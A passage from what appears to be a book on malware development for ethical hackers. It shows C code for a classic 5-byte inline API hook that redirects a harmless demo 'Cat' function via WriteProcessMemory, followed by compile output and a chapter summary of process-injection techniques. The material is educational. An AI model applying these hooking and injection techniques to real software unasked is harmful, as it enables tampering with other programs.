  OriginalCatFunction originalCatFunc;
  // unhook the function: restore the original bytes
  WriteProcessMemory(GetCurrentProcess(), (LPVOID)hookedFunctionAddress, originalBytes, 5, NULL);
  // load the original function and modify the message
  petDll = LoadLibrary("pet.dll");
```

```
  originalCatFunc = (OriginalCatFunction)GetProcAddress(petDll, "Cat");
  return (originalCatFunc)("meow-squeak-tweet!!!");
}
```

Overwrite 5 bytes with a jump to **`myModifiedCatFunction`**:

```
myModifiedFuncAddress = &myModifiedCatFunction;
```

What does this mean? We perform a write operation to replace 5 bytes of data with a jump instruction that redirects program execution to the memory address of the **`myModifiedCatFunction`** function.

Now, create a *patch*:

```
// calculate the relative offset for the jump
source = (DWORD)hookedFunctionAddress + 5;
destination = (DWORD)myModifiedFuncAddress;
relativeOffset = (DWORD *)(destination - source);
// \xE9 is the opcode for a jump instruction
memcpy(patch, "\xE9", 1);
memcpy(patch + 1, &relativeOffset, 4);
```

At this point, it is necessary to modify our **`Cat`** function by redirecting it to **`myModifiedCatFunction`** (**patching**):

```
WriteProcessMemory(GetCurrentProcess(), (LPVOID)hookedFunctionAddress, patch, 5, NULL);
```

What actions have been undertaken in this context? The approach that's being referred to is commonly known as the **classic 5-byte hook** trick. Let's disassemble the function:

```
example:     file format elf32-i386

Disassembly of section .text:

08049000 <_start>:
 8049000:       31 c0                   xor    eax,eax
 8049002:       55                      push   ebp
 8049003:       89 e5                   mov    ebp,esp
 8049005:       50                      push   eax
 8049006:       b8 b0 79 92 75          mov    eax,0x759279b0
 804900b:       ff e0                   jmp    eax
```

Figure 2.43 – Disassembling the function

The highlighted bytes are a reasonably common prologue found in a variety of API functions.

By replacing these initial 5 bytes with a **`jmp`** instruction, we redirect execution to our function. We will store the original bytes so that we can refer to them later if we need to return control to the hooked function.

To do this, we must run the original **`Cat`** function, set our hook, and run **`Cat`** again:

```
// call the original Cat function
(originalCatFunc)("meow-meow");
// install the hook
installMyHook();
```

```
// call the Cat function after installing the hook
(originalCatFunc)("meow-meow");
```

The full source code can be found at https://github.com/PacktPublishing/Malware-Development-for-Ethical-Hackers/blob/main/chapter02/04-api-hooking/hack1.c.

Now, compile it:

```
$ x86_64-w64-mingw32-g++ -O2 hack1.c -o hack1.exe -mconsole -I/usr/share/mingw-w64/include/ -s -ff
```

On my Kali Linux machine, it looks like this:

```
└─$ x86_64-w64-mingw32-g++ -O2 hack1.c -o hack1.exe -mconsole -I/usr/share/mi
ngw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -f
no-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermis
sive
hack1.c: In function 'void installMyHook()':
hack1.c:48:27: warning: invalid conversion from 'int (*)(LPCTSTR)' {aka 'int
(*)(const char*)'} to 'void*' [-fpermissive]
   48 |   myModifiedFuncAddress = &myModifiedCatFunction;
      |                           ^~~~~~~~~~~~~~~~~~~~~~
      |                           |
      |                           int (*)(LPCTSTR) {aka int (*)(const char*)}
hack1.c:51:12: warning: cast from 'FARPROC' {aka 'long long int (*)()'} to 'D
WORD' {aka 'long unsigned int'} loses precision [-fpermissive]
   51 |   source = (DWORD)hookedFunctionAddress + 5;
      |            ^~~~~~~~~~~~~~~~~~~~~~~~~~~~
hack1.c:52:17: warning: cast from 'void*' to 'DWORD' {aka 'long unsigned int'
} loses precision [-fpermissive]
   52 |   destination = (DWORD)myModifiedFuncAddress;
      |                 ^~~~~~~~~~~~~~~~~~~~~~~~~~~~
hack1.c:53:20: warning: cast to pointer from integer of different size [-Wint
-to-pointer-cast]
   53 |   relativeOffset = (DWORD *)(destination - source);
      |                    ^~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/c
hapter02/04-api-hooking]
└─$ ls -lt
total 132
-rwxr-xr-x 1 cocomelonc cocomelonc 15360 Feb 24 00:43 hack1.exe
-rwxr-xr-x 1 cocomelonc cocomelonc  2278 Feb 24 00:42 hack1.c
-rwxr-xr-x 1 cocomelonc cocomelonc 14848 Feb 24 00:32 cat.exe
```

Figure 2.44 – Compiling our example on Kali Linux

Finally, observe how it's executed on a Windows 7 x64 operating system:




Figure 2.45 – Executing our example in Windows 7 x64

As you can see, our hook worked perfectly!! **`Cat`** now goes *meow-squeak-tweet!!!* instead of *meow-meow*.

Summary

In this enthralling chapter on injection techniques, we embarked on a comprehensive journey that traversed the intricate pathways of classical malware development challenges. We unraveled the complexities of classic code injection methods, dissecting the mechanics of **`VirtualAllocEx`**, **`WriteProcessMemory`**, and **`CreateRemoteThread`**.

Through practical C-based examples, we shed light on the nuanced art of DLL injection and DLL hijacking, where malicious actors exploit vulnerabilities to gain unauthorized access or change program logic.

Expanding our horizons, we explored the realm of APC injection, where the ingenious early bird approach challenged conventional paradigms.

Our voyage further extended into the world of DLL hooking as we navigated the intricate interplay between legitimate and malicious code. This chapter, a tapestry woven with practical insights and hands-on experiences, has equipped us with an enriched understanding of injection techniques and their potential consequences.

In the next chapter, we will uncover various methods of gaining persistence in a system.